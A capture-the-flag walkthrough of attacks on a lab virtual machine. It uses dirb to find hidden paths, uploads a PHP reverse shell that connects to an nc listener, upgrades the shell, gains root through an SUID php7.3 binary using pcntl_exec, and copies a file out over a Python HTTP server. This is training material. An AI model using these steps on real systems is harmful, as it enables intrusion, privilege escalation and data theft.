
11. Next, we try to perform directory busting using dirb




```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.0.2.7 -w /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Nov 10 07:57:11 2022
URL_BASE: http://10.0.2.7/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.7/ ----
==> DIRECTORY: http://10.0.2.7/assets/
==> DIRECTORY: http://10.0.2.7/images/
+ http://10.0.2.7/index.html (CODE:200|SIZE:17949)
+ http://10.0.2.7/robots.txt (CODE:200|SIZE:38)
==> DIRECTORY: http://10.0.2.7/secrets/
+ http://10.0.2.7/server-status (CODE:403|SIZE:273)
==> DIRECTORY: http://10.0.2.7/vendor/
```

Here, we find a directory called secrets

Search: **http://10.0.2.7/secrets**
File : flag.txt




```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.0.2.7 -w /usr/share/wordlists/dirb/common.txt -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Nov 10 07:58:19 2022
URL_BASE: http://10.0.2.7/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.7/ ----
+ http://10.0.2.7/upload.php (CODE:200|SIZE:215)

-----------------
END_TIME: Thu Nov 10 07:58:27 2022
DOWNLOADED: 4612 - FOUND: 1
```



```
directory busting is always dangerous
your FLAG : FLAG{DIRB}
```


FLAG{DIRB}

Next we try to look for file upload vulnerabilities. We look for php files present in the website



```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.0.2.7 -w /usr/share/wordlists/dirb/common.txt -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Nov 10 07:58:19 2022
URL_BASE: http://10.0.2.7/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.7/ ----
+ http://10.0.2.7/upload.php (CODE:200|SIZE:215)

-----------------
END_TIME: Thu Nov 10 07:58:27 2022
DOWNLOADED: 4612 - FOUND: 1
```


You will get upload.php, and if we search upload.php, we will find the upload option.



This can be used to upload php_reverse_shell.php and can be exploited to get a reverse shell to the attacker machine.

Reverse shell code : /usr/share/webshells/php -> php_reverse_shell.php

In dirbusting we get a folder called /images. If we view the folder there are the files that we uploaded in upload.php.




```
Look for upload Vulnerabilities
Flag is FLAG{Upload}
```

FLAG{Upload}

12. Then in our attacker's machine we open a nc listening port at 4444 for the vulnerable machine's shell to connect to the server.

cmd: **nc -nlvp 4444**




```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.7] 43926
Linux ka 5.15.0-25-generic #25-Ubuntu SMP Wed Mar 30 15:54
 13:10:18 up 44 min,  0 users,  load average: 0.01, 0.00,
USER     TTY      FROM             LOGIN@   IDLE   JCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
```

Upon opening the php_reverse_shell file, we can find that the shell has connected at the attacker machine.

If we view files in the current directory, there is a file named secrets.txt.
If we open the secrets.txt then the following output will be shown


Cmd: secrets.txt




```
$ cat secrets.txt
You have succefully got the shell
Your FLAG: FLAG{R3V3RS3_SH3LL}
```

FLAG{R3V3RS3_SH3LL}

13. Now we have to move to interactive shell with the help of python3



```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ka:/$ clear
clear
TERM environment variable not set.
www-data@ka:/$ 
```




```
www-data@ka:/usr/bin$ clear
clear
TERM environment variable not set.
www-data@ka:/usr/bin$ ./php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
./php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
# cd /root
cd /root
# l
l
/bin/sh: 3: l: not found
# ls
ls
root.txt  secret.png  snap
# python3 -m http.server 81
python3 -m http.server 81
Serving HTTP on 0.0.0.0 port 81 (http://0.0.0.0:81/) ...
10.0.2.15 - - [10/Nov/2022 13:16:02] "GET /secret.png HTTP/1.1" 200 -
```

cmd: **python3 -c 'import pty; pty.spawn("/bin/bash")'**

15. Now to get root permissions, we have to find programs with SUID permissions for this we have to use find command.

cmd: **find -type f -perm -4000 2>/dev/null**




```
www-data@ka:/$ find -type f -perm -4000 2>/dev/null
find -type f -perm -4000 2>/dev/null
./snap/core20/1634/usr/bin/chfn
./snap/core20/1634/usr/bin/chsh
./snap/core20/1634/usr/bin/gpasswd
./snap/core20/1634/usr/bin/mount
./snap/core20/1634/usr/bin/newgrp
./snap/core20/1634/usr/bin/passwd
./snap/core20/1634/usr/bin/su
./snap/core20/1634/usr/bin/sudo
./snap/core20/1634/usr/bin/umount
./snap/core20/1634/usr/lib/dbus-1.0/dbus-daemon-launch-helper
./snap/core20/1634/usr/lib/openssh/ssh-keysign
./snap/core20/1695/usr/bin/chfn
./snap/core20/1695/usr/bin/chsh
./snap/core20/1695/usr/bin/gpasswd
./snap/core20/1695/usr/bin/mount
./snap/core20/1695/usr/bin/newgrp
./snap/core20/1695/usr/bin/passwd
./snap/core20/1695/usr/bin/su
./snap/core20/1695/usr/bin/sudo
./snap/core20/1695/usr/bin/umount
./snap/core20/1695/usr/lib/dbus-1.0/dbus-daemon-launch-helper
./snap/core20/1695/usr/lib/openssh/ssh-keysign
./snap/snapd/15534/usr/lib/snapd/snap-confine
./snap/snapd/17336/usr/lib/snapd/snap-confine
./usr/lib/snapd/snap-confine
./usr/lib/dbus-1.0/dbus-daemon-launch-helper
./usr/lib/openssh/ssh-keysign
./usr/lib/telnetlogin
./usr/libexec/polkit-agent-helper-1
./usr/bin/newgrp
./usr/bin/chfn
./usr/bin/pkexec
./usr/bin/su
./usr/bin/umount
./usr/bin/fusermount3
./usr/bin/passwd
./usr/bin/mount
./usr/bin/sudo
./usr/bin/php7.3
./usr/bin/gpasswd
```

This command lists out files, folders with suid permission.

In the list, we can find php7.3 file in /usr/bin folder.

If we search for command for php7.3 to exploit suid and get root permission, we get


cmd: **cd /usr/bin**
cmd: **./php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"**



```
www-data@ka:/$ cd /usr/bin
cd /usr/bin
www-data@ka:/usr/bin$ ./php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
./php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
# 
```

16.Here, if we type id command, we will get www-data user with effective permissions as root. If we try to open /root directory.

There are two files - a flag.txt file and a secret.png file.
flag.txt file contains a flag
secret.png is an image file which has a secret hidden in it.



```
# cd /root
cd /root
# ls
ls
root.txt  secret.png  snap
# cat root.txt
cat root.txt
__        __   _                            _          ____             _   _ 
\ \      / /__| | ___ ___  _ __ ___   ___  | |_ ___   |  _ \ ___   ___ | |_| |
 \ \ /\ / / _ \ |/ __/ _ \| '_ ` _ \ / _ \ | __/ _ \  | |_) / _ \ / _ \| __| |
  \ V  V /  __/ | (_| (_) | | | | | |  __/ | || (_) | |  _ < (_) | (_) | |_|_|
   \_/\_/ \___|_|\___\___/|_| |_| |_|\___|  \__\___/  |_| \_\___/ \___/ \__(_)


You got the root user session
Your flag : FLAG{ROOT_USER}
```


FLAG{ROOT_USER}

Now, we need to send the secret.png file from the machine to the attacker device. To do this we start a python server

cmd: **python3 -m http.server 81**

